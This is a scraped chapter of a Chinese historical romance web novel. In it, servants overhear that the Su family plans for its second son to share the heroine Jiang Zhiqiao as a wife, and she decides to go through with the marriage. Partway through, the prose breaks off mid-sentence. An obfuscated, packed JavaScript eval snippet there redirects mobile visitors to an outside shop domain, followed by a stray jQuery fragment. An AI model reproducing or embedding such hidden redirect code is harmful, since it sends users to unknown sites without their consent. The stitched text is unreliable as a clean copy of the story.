那小厮平日里应该也是个嘴皮子溜的人,没少跟人闲扯,讲起话来,表情生动,眉飞色舞,双手也跟着比划。
“好吧好吧,瞧你们急得样儿,我就不跟你们绕弯子了。这林捕快昨儿在揽月楼听琴的房里抓住了李秀才,西郊的张猎户就是他杀的!”
“什么?他一个秀才,平日里看着肩不能挑,手不能拿的,他能杀人?”
“反正林捕快就是这么说的,在他家的鸡窝里找到了凶器,就是一把砍刀。林捕快觉得他可能有同伙,所以才把他最近接触的人都盘查了一遍。”
“那他为啥杀人啊?”
“见钱眼开呗,前些日子,张猎户打了一头熊瞎子,说是卖了个好价。他俩平日里就称兄道弟的,谁能想到出这事啊,这李秀才真是看不出来。这还没完呢,结果你们猜怎么着,今天早晨听说他死在牢里了,自己拿着裤腰带这样儿的。”
那小厮边说边比划勒自己脖子。
“啧啧,要我说,京城最近有点不大对头,这都死了多少人了?那刘府灭门案,到现在还没线索。我家老爷这两天忙得焦头烂额的。”
这些话题聊完了就扔,他们话锋一转,就讲到了平阳侯府苏家。“我还听到一个事儿,这事儿就出在平阳侯府。”
“听说苏世子一直睡着呢,不过要娶亲了?”
“嗐,这不是冲喜么?要说陆家那位表姑娘,咱们很少见,但我看见过一次,柔柔弱弱,动不动就红眼睛哭鼻子,嫁到苏家,还不知道她怎么着呢。”
“怎么的?就算苏世子没了,苏家也不能让姜姑娘陪葬吧?早就没这规矩了。”
“那倒不是。苏家有个混世魔王二公子,大家知道吧?我可是听说,这位公子早就看上了未来嫂嫂了,而且苏家内部已经商议过了,等姜姑娘一过门,就让二公子兼祧两房!”
“我的老娘啊!还有这事?为啥呀?那二公子模样俊得很,家世又好。我们家夫人还托人去说过两次媒,想让我们四姑娘嫁进去,可惜都被拒绝了。听说天天有人上门说媒,他全都看不上,合着是看上嫂子了?这事保真吗?”
“那还有假?我嫂子二姨家表哥的女儿就在苏家当丫鬟,说是二公子都闹了两三年了,苏家怕传出去对名声不好,一直捂着不说,想着等他多长几岁就想开了。这回苏世子眼看快不行了,二公子又说什么都不娶别人,万一他也闹出什么毛病,苏家不就绝后了吗?他们就想着一箭双雕,一是为了冲喜,二是冲喜不成功就让二公子兼祧两房。”
翠桃和秋桂在后面偷偷听着,死死抓住对方的手,震惊得说不出话来。
翠桃抹着眼泪,悄悄道:“苏家人太不是东西了,怎么能这么糟践人?我们姑娘就算是个孤女,从小到大在陆家也没受过委屈。现在到了他们眼里成了什么人了?”
她跟姜芷荞一起长大,情同姐妹,怎会不了解她的性子。
姜芷荞本就对婚姻之事不感兴趣,陆家对她有养育之恩,她不想给陆家招来风言风语,况且苏世子人也挺好,她才勉强同意了的。
可那个苏二公子是个混世魔王,翠桃知道姑娘根本不喜欢她,甚至还很厌烦。
一想到她好好照顾到大的姑娘,嫁去给人欺负,她就心疼的掉眼泪。
秋桂也跟着着急:“这可怎么办?明儿一早就要送亲了。”
翠桃哪里还顾得上吃饭,放下碗筷就跑到殿外,看着里面,眼巴巴地等姜芷荞出来。
秋桂忙跟着,安慰道:“你别急,荞姑娘是个有主意的,不像咱们,她肯定能想到对策。”马车里。
姜芷荞震惊地瞪大双眼,手里的茶杯掉在地上。
“什么?兼祧两房?苏二?”
这是她从来没有想过的可能。
她浑身打了个哆嗦,终于明白苏奕锦给她那种不舒服的感觉是什么了。
本以为苏奕锦被宠得无法无天,所以做事没有分寸,原来根本不是这样。
那是一种试探性的靠近,是企图打破安全距离的试探!
翠桃又忍不住哭了:“姑娘,这可怎么办啊?要不然您现在就逃吧,我们回去就说您丢了。”
姜芷荞震惊过后,迅速冷静下来。
“你别哭,别把颖宁吵醒了,我好好想想。”
陆颖宁上车后就睡着了,睡得正香。
姜芷荞这几天经历过太多事情,别人的心情可能是跌宕起伏,她的心情只有跌跌伏伏。
这个消息只是让她震惊了一下,但不至于让她慌乱。
按照苏二的性子,苏家人确实拿他没招,所以依着他胡闹。
姜芷荞也放弃跟他谈判,她根本说服不了这个魔王。
说的好听,还兼祧两房,不就是为了传宗接代么?
如果苏二没有那个能力了呢?
姜芷荞眯了眯眼睛,干脆一不做二不休?
翠桃二人见她想得入神,一路上不敢打扰。
快到陆家门口,姜芷荞嘱咐道:“这件事,你们别说出去,最重要的是别让外祖母他们知道,明白吗?”
他们只是听说冲喜就要退婚,如果知道这件事,他们是绝不会让她上花轿的。
平阳侯府是皇亲国戚,陆家只是普通官员,权利地位不对等,硬碰硬只会是陆家遭殃。
翠桃泪眼汪汪:“可是您怎么办?你还要嫁吗?”
姜芷荞表情凝重,点点头道:“嫁,当然嫁。”
按照现世普遍的说法,只要她上了花轿,拜了堂,以后她就是名正言顺的苏家媳妇,而不是陆家的待嫁女。
她倒要看看,凭她一己之力,能不能把这苏家搅得鸡犬不宁。
不让她好过,大家就都别过了!
陆颖宁睡了一路,到了家门口,终于睡醒了。
她揉了揉眼睛,看到翠桃一脸泪痕,问道:“翠桃你怎么了?表姐爱掉眼泪的毛病传染你啦?是不是一路上听表姐说宫宴上有很多好吃的,把你馋哭了?”
她打开食盒,从里面拿出两块芸豆卷,塞到她手里一块,也给了秋桂一块。
“吃吧,吃吧,都尝尝,这可是我亲自品鉴过的,御膳房最好吃的一款糕点。”
翠桃眼里滚着泪:“多谢三姑娘赏。”
陆颖宁摆摆手:“你看看你,一块糕点而已,感动成这个样子。明日表姐大婚,咱们大吃特吃!”
翠桃的眼泪掉得更凶了,但是不敢哭出声来,使劲
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17944728|213980||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
抹眼泪。
马车停了。
姜芷荞道:“大家赶紧进去吧。”
两姐妹回了府,先给长辈们请安。
陆老夫人见她们平安到家,终于长舒一口气。
“回来了,回来就好。”
陆老爷子拿出一个锦盒,递给姜芷荞:“这是你爹娘留给你的东西,说是等你出嫁时再给你。明天你就要上花轿了,这个东西也该物归原主了。”
姜芷荞接过锦盒,里面有一对玉镯,还有一个钥匙。陆老爷子道:“除了我们给你准备的嫁妆,还有你哥嫂、姐姐姐夫给你准备的添妆,这里还有你母亲的嫁妆,包括你父母那些年攒的家底。我们一直给你保管,一点没动。搬来是什么样,现在还是什么样。在你外祖母的私库里,我叫人给你搬出来。”
“先不急。”姜芷荞道,“外祖父,我暂时用不上,先那么放着吧。”
她现在不想带到苏家,被人抢去怎么办?除非她以后能把苏家掌握在手里。
陆老爷子叹气:“也行,反正你只是嫁人,又不是再也不回来了。”
姜芷荞点点头:“嗯,就是呢。”
她环顾四周,看到所有亲人都在,大家都注视着她,眼里带着不舍和担忧。
难道他们都知道了?
陆老夫人叹气:“都是我老婆子不好,非要做主给你找什么婆家,现在你要去给人家冲喜,真是苦了你!”
陆老爷子安慰道:“你也是好心,谁能想到事情变成这个样子。”
姜芷荞松了口气,看来他们还不知道那件事。
“气氛不要这么沉重嘛!”她笑道,“外祖母,芷荞不怪您。从小到大,你们大家都很宠我,我很感激你们,我不会忘记这份恩情的。”
三位舅舅和三位舅母,三位表哥,两位表嫂,两位表姐,两位表姐夫,都齐刷刷地看着她,想说点什么,又不知道怎么开口,一脸愁容。
只有五个娃娃,不知发生何事,只知道明日有喜糖,期盼地鼓掌。
陆颖宁笑着说:“明天是表姐出嫁的日子,虽然说是冲喜,但是我觉得苏世子肯定能好起来。你们别担心嘛,万一有奇迹发生呢?今日太后可喜欢表姐了,还说她的福气在后面呢,我觉得也是。表姐得了太后的赏赐,皇帝还封她为县主。你们干嘛这么悲观嘛,你们不相信表姐有能力把日子过好吗?反正我相信,什么都难不倒她!”
姜芷荞哈哈大笑:“没错!”
大家聊了一会,就催着她赶紧回去休息,明日很早就要起来梳妆,一整天都会很累。
姜芷荞和翠桃回到自己的小院。
翠桃一直闷闷不乐,可她也想不到什么好办法,又不敢烦姜芷荞。
“姑娘,还吃饺子么?”
姜芷荞真饿了,道:“吃啊!早上说好的。”
“那我给您煮去。二十个够不够?”翠桃问道。
姜芷荞道:“你为了我的事情也没吃好吧,煮五十个吧,咱俩一起吃。”
翠桃点点头,便去小厨房了。
吃完饺子,两人一起收拾完就回自己屋休息。
姜芷荞哪里睡得着,她得琢磨琢磨,进了苏家以后怎么保护自己。